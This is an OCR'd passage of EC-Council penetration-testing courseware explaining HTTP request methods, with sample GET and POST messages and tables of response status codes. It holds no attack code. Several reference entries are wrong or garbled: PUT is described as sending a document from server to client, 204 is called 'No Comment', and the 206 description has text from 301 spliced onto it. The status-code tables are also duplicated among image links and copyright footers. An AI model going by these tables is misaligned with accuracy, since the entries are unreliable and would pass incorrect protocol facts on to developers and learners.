
HTTP Request Methods


HTTP defines a set of request methods to meet desired requirement from the provided resource. HTTP methods generally specify the operations that the user has requested. These methods can be expanded based on user requirements. Following are the request methods that are used while establishing connection between client and server:

Request Methods	Action
GET	Requests a document from server
HEAD	Requests information about document
POST	Sends information from client to the server
PUT	Sends document from the server to the client
TRACE	Echoes the incoming request
CONNECT	Establishes connection to the server
OPTION	Inquires about available option
DELETE	Removes all existing representations

Table A.25: HTTP Request Methods

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





HTTP GET and POST Request Method

- **HTTP GET Request Method**

  HTTP Request and Response messages, when client uses the GET method to send the data to the server. This method retrieves data from the specified source. These GET requests remain in the browser history and can be bookmarked. As compared to POST method, GET method is not so secured as the data is sent in the URL.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Request (GET method)

```
GET / usr/bin/image1 HTTP/1.1
Accept: image/gif
Accept: image/jpeg
```

In this request, GET method is used to retrieve an image from the path usr/bin/image1. Request line specifies the method GET, path and HTTP (version 1.1). Remaining two lines in the header shows that the user can accept images in both GIF and JPEG format.

Response

```
HTTP/1.1 200 OK
Date: Sun, 22-Sept-2017 04:15:30 GMT
Server: Challenger
MIME-version: 1.0
Content-length: 1996
(Body of the document)
```

Response message contains status line and the header. Header contains date, server, encoding of content and content length. Body of the document is followed by header.




Figure A.217: Client Server Communication using HTTP GET Request Method

- **HTTP POST Request Method**

  HTTP Request and Response messages, when client uses the POST method to send the data to the server. HTTP POST request is one of the methods to carry the requested data to the web server. It carries the requested data as a part of the message body. HTTP POST requests can also pass large amounts of data to the server. They are ideal in

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

communicating with an XML web service. These methods submit and retrieve data from the webserver.

Request (POST method)

```
POST / cgi-bin/doc.pl HTTP/1.1
Accept: */*
Accept: image/gif
Accept: image/jpeg
Content-length: 50
(Input information)
```

Here, the client sends data to the server using POST method. Request line specifies the method POST, path and HTTP (version 1.1). Input information contains web page that to be posted.

Response

```
HTTP/1.1 200 OK
Date: Sun, 22-Sept-2016 04:15:30 GMT
Server: Challenger
MIME-version: 1.0
Content-length: 2094
(Body of the document)
```

Response message contains status line with status code and reason, Header with name: value pairs. The body contains the created CGI document.




Figure A.218: Client Server Communication using HTTP POST Request Method

Example of HTTP GET and POST Request Method:

- When client uses the GET method for the request, the data is sent in the URL.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure A.219: Screenshot of data sent in the URL

Request Message

```
GET http://www.mysite.com/kgsearch/search.php?catid=1 HTTP/1.1

Host: www.mysite.com

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.8.1.13) Gecko/20080311 Firefox/2.0.0.13

Accept:

text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,te
xt/plain;q=0.8,image/png,*/*;q=0.5

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Connection: keep-alive

Referer: http://www.mysite.com/
```

- When client uses POST method for the request, the data is sent in the body of the request.



Figure A.220: Screenshot of request reply

POST Message

```
POST http://www.mysite.com/kgsearch/search.php HTTP/1.1

Host: www.mysite.com

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.8.1.13) Gecko/20080311 Firefox/2.0.0.13

Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,te
xt/plain;q=0.8,image/png,*/*;q=0.5

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.mysite.com/

catid=1
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP Response Status Codes and Phrases

Following are values for first digit integer of status code:

- **1xx: Informational**: This indicates that request was received and the process is continuing
- **2xx: Success**: This indicates action was received, understood, and accepted
- **3xx: Redirection**: This indicates the next action needed to complete the request
- **4xx: Client Error**: This indicates the request contains an incorrect syntax
- **5xx: Server Error**: This indicates that the server failed to fulfill the request

1xx: Informational

Code	Message	Description
100	Continue	The initial part of the request has been received, and the client may continue with request.
101	Switching	The server is complying with a client request to switch protocols defined in upgrade header

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP Response Status Codes and Phrases (Cont'd)

2xx: Success

Code	Message	Description
200	OK	The request is successful
201	Created	A new URL is created
202	Accepted	The request is accepted, but it is not immediately acted upon
203	Non authoritative information	Specifies that the request is completed but the enclosed payload has been changed from the origin server's 200 (OK) response by a transforming proxy.
204	No Comment	Indicates that there is no content in the body
205	Reset content	Instructs the client to reset the document view
206	Partial content	Instructs the client that the request has finished and the body includes the requested ranges of data Indicates that the requested URL is no longer used by the server

3xx: Redirection

Code	Message	Description
300	Multiple choices	Specifies that the request has more than one possible response
301	Moved permanently	Indicates that the requested URL is no longer used by the server
302	Found	Indicates that the requested URL has moved temporarily
303	See other	Notifies the client that the redirects have not linked to the newly uploaded resources but to another page
304	Not modified	The document has not been modified
307	Temporary redirect	Instructs the client that the resource requested has been temporarily moved to the URL given by the location headers.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP Response Status Codes and Phrases (Cont'd)

CPENT

4xx: Client Error

Code	Message	Code	Message
400	Bad request	**409**	Conflict
401	Unauthorized	**410**	Gone
402	Payment required	**411**	Length required
403	Forbidden	**412**	Precondition failed
404	Not found	**413**	Request entity too large
405	Method not allowed	**414**	Request URL too large
406	Not acceptable	**415**	Unsupported media type
407	Proxy authentication required	**416**	Requested range not satisfiable
408	Request timeout	**417**	Expectation failed

5xx: Server Error

Code	Message	Description
500	Internal error	There is an error such as crash, on the server side
501	Not implemented	The action requested cannot be performed
502	Bad gateway	The request was not completed
503	Service unavailable	The service is temporarily unavailable, but may be requested in future
504	Gateway timeout	The gateway has timed out
505	HTTP version Not supported	The server is not supported on this version of HTTP protocol

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

HTTP Response Status Codes and Phrases

Following are values for first digit integer of status code:

1. **1xx: Informational:** This indicates that request was received and the process is continuing.

Code	Message	Description
100	Continue	The initial part of the request has been received, and the client may continue with request.
101	Switching	The server is complying with a client request to switch protocols defined in upgrade header

Table A.26: 1xx Informational

2. **2xx: Success:** This indicates action was received, understood, and accepted.

Code	Message	Description
200	OK	The request is successful
201	Created	A new URL is created
202	Accepted	The request is accepted, but it is not immediately acted upon
203	Non-authoritative information	Specifies that the request is completed but the enclosed payload has been changed from the origin server's 200 (OK) response by a transforming proxy.
204	No Comment	Indicates that there is no content in the body

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

205	Reset content	Instructs the client to reset the document view
206	Partial content	Instructs the client that the request has finished and the body includes the requested ranges of data Indicates that the requested URL is no longer used by the server

Table A.27: 2xx Success

3. **3xx: Redirection:** This indicates the next action needed to complete the request

Code	Message	Description
300	Multiple choices	Specifies that the request has more than one possible response
301	Moved permanently	Indicates that the requested URL is no longer used by the server
302	Found	Indicates that the requested URL has moved temporarily
303	See other	Notifies the client that the redirects have not linked to the newly uploaded resources but to another page
304	Not modified	The document has not been modified
307	Temporary redirect	Instructs the client that the resource requested has been temporarily moved to the URL given by the location headers.

Table A.28: 3xx Redirection

4. **4xx: Client Error:** This indicates the request contains an incorrect syntax.

Code	Message	Code	Message
400	Bad request	409	Conflict
401	Unauthorized	410	Gone
402	Payment required	411	Length required
403	Forbidden	412	Precondition failed
404	Not found	413	Request entity too large
405	Method not allowed	414	Request URL too large
406	Not acceptable	415	Unsupported media type
407	Proxy authentication required	416	Requested range not satisfiable
408	Request timeout	417	Expectation failed

Table A.29: 4xx Client Error

